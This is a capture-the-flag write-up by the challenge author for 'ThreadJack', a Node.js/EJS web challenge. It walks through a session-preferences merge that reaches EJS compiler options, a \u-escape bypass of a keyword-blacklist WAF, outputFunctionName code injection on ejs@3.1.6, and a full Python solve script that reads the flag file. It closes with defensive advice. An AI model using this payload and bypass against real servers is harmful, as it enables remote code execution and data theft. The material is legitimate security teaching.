UTAR CyberHunt 2026 - ThreadJack (Web)
ThreadJack was created by me for UTAR CyberHunt 2026 (the UTAR-FICT 3rd Intervarsity CTF, 18 July 2026), Web category, Hard. This is the intended solution, plus a good chunk of background on why each step works. Its sibling challenge, PublicNotes, has its own writeup.
Hello again! This is the first of two writeups for the Web challenges I wrote for UTAR CyberHunt 2026. ThreadJack is a Node.js server-side RCE hiding behind a “we blocked all the scary words” WAF. The flag —
1
cyber26{h0w_t0_dr1p_w1th_pr0t0typ3_p0llut10n_and_3js}
— gives away the shape of it: something prototype-pollution-ish, and EJS. But the interesting part of this challenge (to me, as the author) is that the obvious reading of the flag is a little bit of a misdirection. Let’s build it up.
Challenge Description
Name: ThreadJack
Category: Web
Difficulty: Hard
Welcome to HypeWear — the freshest streetwear drop platform on the block. Customize your look, browse the latest fits, and make it yours. But be careful… sometimes the thread you pull unravels the whole outfit.
1. Looking around
HypeWear is a small streetwear store — products, a cart, a wishlist. Nothing exciting until you hit My Account, where you can set display preferences.

The preferences panel lets you choose a theme and two banner colours, and it prints your current config back to you as JSON:

Saving fires a request:
1
2
3
4
POST /api/preferences
Content-Type: application/json

{ "prefs": { "theme": "light", "layout": { "bannerColor": "#000000", "textColor": "#ffffff" } } }
Two details should make your ears prick up:
- It’s a nested object, not flat form fields. Someone is going to merge this into server-side state.
- The response echoes the whole merged prefs object back — so we get a live view of what the merge produced.
Whenever a web app takes a nested JSON object from the client and merges it into something it keeps, that’s a spot worth staring at. Merges are where “just my settings” quietly becomes “any key I want on that object.”
2. Where your prefs actually go
Pull the source (it’s the dist/ folder) and read server.js from the top. The very first thing that stands out is a custom view engine:
1
2
3
4
app.engine('ejs', (filePath, options, callback) => {
    const renderOpts = Object.assign({ filename: filePath }, options._themeConfig || {});
    ejs.renderFile(filePath, options, renderOpts, callback);
});
ejs.renderFile(path, data, options, callback) — the third argument is EJS’s options object (compiler settings, not template data). Here that object is built by taking { filename } and Object.assign-ing options._themeConfig on top of it. So whatever ends up in _themeConfig becomes EJS compiler options.
Where does _themeConfig come from? A few lines down:
1
2
3
4
5
app.use((req, res, next) => {
    res.locals.prefs = req.session.prefs;
    res.locals._themeConfig = req.session.prefs;   // <-- right here
    ...
});
res.locals._themeConfig is req.session.prefs — the same object we can influence through /api/preferences. Express merges res.locals into the render data, so options._themeConfig inside the engine is our session prefs. Every key we can land on req.session.prefs becomes an EJS compiler option on every single page render.
Now the merge:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
function deepMerge(target, source) {
    for (let key in source) {
        if (key === '__proto__' || key === 'constructor' || key === 'prototype') continue;
        if (typeof source[key] === 'object' && source[key] !== null && !Array.isArray(source[key])) {
            if ((typeof target[key] !== 'object' && typeof target[key] !== 'function') || target[key] === null) {
                target[key] = {};
            }
            deepMerge(target[key], source[key]);
        } else {
            target[key] = source[key];
        }
    }
    return target;
}

app.post('/api/preferences', (req, res) => {
    const { prefs } = req.body;
    if (prefs && typeof prefs === 'object') {
        deepMerge(req.session.prefs, prefs);
        return res.json({ success: true, prefs: req.session.prefs });
    }
    res.status(400).json({ error: 'Invalid preferences format' });
});
A short detour: “prototype pollution” vs what’s actually happening here
The flag says prototype pollution, and this code has all the props for it: an unbounded recursive merge of attacker JSON into a server object. Classic prototype pollution works like this — in JavaScript every object has a hidden link to a prototype object (Object.prototype for plain objects), and property lookups walk that chain. If you can get a merge to write to the key __proto__ (or constructor.prototype), you’re not adding a property to one object — you’re adding it to Object.prototype, and now every object in the process appears to have that property. Libraries that read config with opts.someOption (a plain property access, which follows the prototype chain) will suddenly see your polluted value.
That’s the intended-looking path: pollute Object.prototype.outputFunctionName, and EJS picks it up on the next render.
But look at the guard: deepMerge skips the keys __proto__, constructor, and prototype at every level of recursion. That check actually holds here — there’s no plain-object route through this specific function to Object.prototype. (In general a denylist like that is not enough — merges have been bypassed with array indices, constructor reached through other means, and so on — but for this code, on this version of Node, it does its job.)
So real prototype pollution is off the table. The bug is simpler and, honestly, more common in real code: req.session.prefs — a per-user settings blob you can add arbitrary keys to — is handed straight to a library as its configuration via Object.assign({ filename }, options._themeConfig). You don’t need to poison the prototype chain when the target object is being spread into the options directly. Call it object injection, mass assignment, “merge into config” — whatever the name, the fix is the same and we’ll get to it.
flowchart LR
    A["POST /api/preferences<br/>nested prefs object"] --> B["deepMerge into<br/>req.session.prefs"]
    B --> C["res.locals._themeConfig<br/>= req.session.prefs"]
    C --> D["app.engine spreads<br/>_themeConfig into render opts"]
    D --> E["attacker-controlled<br/>EJS compiler options"]
    E --> F["outputFunctionName<br/>→ code in the compiled template"]
    F --> G["RCE"]
3. The “no scary words” WAF
Before Express even parses the JSON, there’s a body filter on the raw bytes:
1
2
3
4
5
6
7
8
9
10
11
app.use(express.json({
    verify: (req, res, buf) => {
        const bodyStr = buf.toString().toLowerCase();
        const blacklist = ['__proto__', 'constructor', 'prototype', 'exec', 'spawn', 'outputfunctionname'];
        for (let word of blacklist) {
            if (bodyStr.includes(word)) {
                throw new Error(`WAF: Security Violation - Malicious keyword detected: ${word}`);
            }
        }
    }
}));
express.json({ verify }) gets the raw request buffer before parsing. This one lowercases it and rejects the request if the bytes contain any blacklisted substring.
Here’s the thing about filtering the wire format instead of the parsed value: the parser and the filter disagree about what the input says. This is a parser differential, and it’s behind a huge number of WAF bypasses. JSON strings support \uXXXX escapes, so I can write the key with every letter escaped:
1
"\u006f\u0075\u0074\u0070\u0075\u0074\u0046\u0075\u006e\u0063\u0074\u0069\u006f\u006e\u004e\u0061\u006d\u0065"
The filter lowercases the raw body and searches for the literal substring outputfunctionname — it isn’t in there. But JSON.parse decodes those escapes and produces the key outputFunctionName. The filter sees one string, the application sees another. (The solve script builds this escape automatically.)
The same trick covers any blacklisted word I might need in a value later (I won’t, as it turns out, but it’s good to know the whole denylist is toothless).
4. From “merge” to RCE — how template engines get you owned
We can put arbitrary keys on the EJS options object. Which option turns that into code execution?
To understand why, you need to know how a template engine actually renders. EJS doesn’t interpret your template line by line at render time. It compiles it: it walks the template once and builds the source code of a JavaScript function as a big string, then turns that string into a real function (via new Function / eval). Roughly, Hello <%= name %>! becomes something like:
1
2
3
4
5
6
7
function anonymous(locals, escapeFn, include, rethrow) {
  let __output = "";
  __output += "Hello ";
  __output += escapeFn(name);
  __output += "!";
  return __output;
}
Rendering is then just calling that function with your data. Fast — but it means anything that controls a piece of that generated source string controls code that will run. Several EJS options do exactly that, because they were designed for legitimate customisation:
| Option | What it injects into the generated source |
|---|---|
outputFunctionName | the name used for an output-appending helper — dropped in raw as an identifier |
escapeFunction / escape | the escaper — its source is inlined |
localsName, destructuredLocals | the parameter list / destructuring pattern of the function |
client + compileDebug | changes the wrapper enough to smuggle code in older versions |
outputFunctionName is the cleanest. EJS takes it and writes var <outputFunctionName> = ... into the source without checking that it’s a valid identifier — until version 3.1.7, which added a /^[a-zA-Z_$][0-9a-zA-Z_$]*$/ check specifically to kill this. This challenge pins ejs@3.1.6 in package.json, so the check isn’t there.
Set it to:
1
x; <any javascript> ; //
and the generated source becomes var x; <any javascript> ; // = function ... — your JavaScript runs the moment the template compiles, which is the next render after your POST.
The require is not defined gotcha
My first payload tried the obvious:
1
x;const fs=require('fs');throw new Error('FLAG=>'+fs.readFileSync(...));//
and it blew up with require is not defined. That surprised me for a second, then made sense: require isn’t a global. It’s a per-module function that Node injects into each file’s scope when it loads it. The EJS-generated function is created with eval / new Function, so it runs in a scope that has no require — but it does have the real globals, including process.
From process you can get back to a working require:
process.mainModule.require(...)—mainModuleis the entry file’s module object (set when you launchnode server.js), and every module object has a.require.process.binding('...')— lower-level, and deprecated, but present.- in other sandboxes,
this.constructor.constructor('return process')()— blocked here, sinceconstructoris in the WAF.
process.mainModule.require('fs') it is. And I don’t even need child_process — reading a file is enough, which is handy because exec and spawn are both on the denylist. The flag lives at /flag_<random>.txt (see the Dockerfile), so I list / and grab whatever starts with flag.
Getting the output back
The payload runs, but how do I see the result? The app’s error handler does it for me:
1
2
3
4
app.use((err, req, res, next) => {
    if (err.message && err.message.startsWith('WAF')) return res.status(403).json({ error: err.message });
    res.status(500).send(`<pre>Internal Server Error:\n${err.stack || err.message || err}</pre>`);
});
Any error that isn’t a WAF error gets its full stack trace rendered into the 500 page. So I just throw new Error('FLAG => ' + <file contents>) and read it off the response.
5. Putting it together
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#!/usr/bin/env python3
import json, re, requests, sys

TARGET = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000"
s = requests.Session()
s.get(f"{TARGET}/profile")            # establish a session

# Runs inside the compiled EJS template (eval scope): no `require`, but `process` is global.
fsr = "process.mainModule.require('fs')"
payload = (f"x;throw new Error('FLAG => '+{fsr}.readFileSync('/'+"
           f"{fsr}.readdirSync('/').find(f=>f.startsWith('flag'))));//")

# \u-escape the one blacklisted key; JSON.parse turns it back into `outputFunctionName`,
# deepMerge copies it onto req.session.prefs, and the engine spreads prefs into EJS options.
key = "".join(f"\\u{ord(c):04x}" for c in "outputFunctionName")
raw = '{"prefs":{"' + key + '":' + json.dumps(payload) + '}}'
assert not any(w in raw.lower() for w in
               ["__proto__", "constructor", "prototype", "exec", "spawn", "outputfunctionname"])

print(s.post(f"{TARGET}/api/preferences", data=raw,
             headers={"Content-Type": "application/json"}).status_code)   # 200
html = s.get(f"{TARGET}/").text                                           # 500 — payload fires
print(re.search(r"cyber26\{[^}]+\}", html).group(0))
The outputFunctionName string sits harmlessly on your session prefs until the next render, then executes:

→ Flag → cyber26{h0w_t0_dr1p_w1th_pr0t0typ3_p0llut10n_and_3js}
What to take away
For attackers: when you see a nested-object merge, the win isn’t always __proto__. Ask where does this object go next? If it’s later passed to a library — as options, as a config, as a query — every key you can add is a key that library will honour. And when a WAF filters raw request bytes, reach for a parser trick (\uXXXX in JSON, alternate encodings, casing, duplicate keys) before you give up.
For defenders, in rough order of how much they help:
- Never merge request data into a config object. Keep user preferences and library options in separate objects that never touch.
- Allowlist, don’t denylist. Instead of
deepMerge, pull exactly the keys you expect:prefs.theme,prefs.layout.bannerColor,prefs.layout.textColor, validated to known values. A denylist of__proto__/constructor/prototypemisses the real dangerous keys (outputFunctionName, and the next one you didn’t think of). - Use a schema validator (zod, joi, ajv) on the request body so anything unexpected is rejected before it reaches your logic.
Object.create(null)or aMapfor the settings store, so there’s no prototype to pollute and no inherited keys to confuse a lookup.- Keep dependencies current —
ejs@3.1.7+would have stopped theoutputFunctionNamehalf of this cold. Runnpm audit/ Dependabot. - Don’t render stack traces to users in production.
The whole challenge really is that one Object.assign line. Everything else — the WAF, the “safe” merge guard, the misleading flag — is there to make the front door look bolted while the side window is open.
The other UTAR challenge, PublicNotes, is a GraphQL take on the same theme from the other side: read it here. Till the next one, ciao!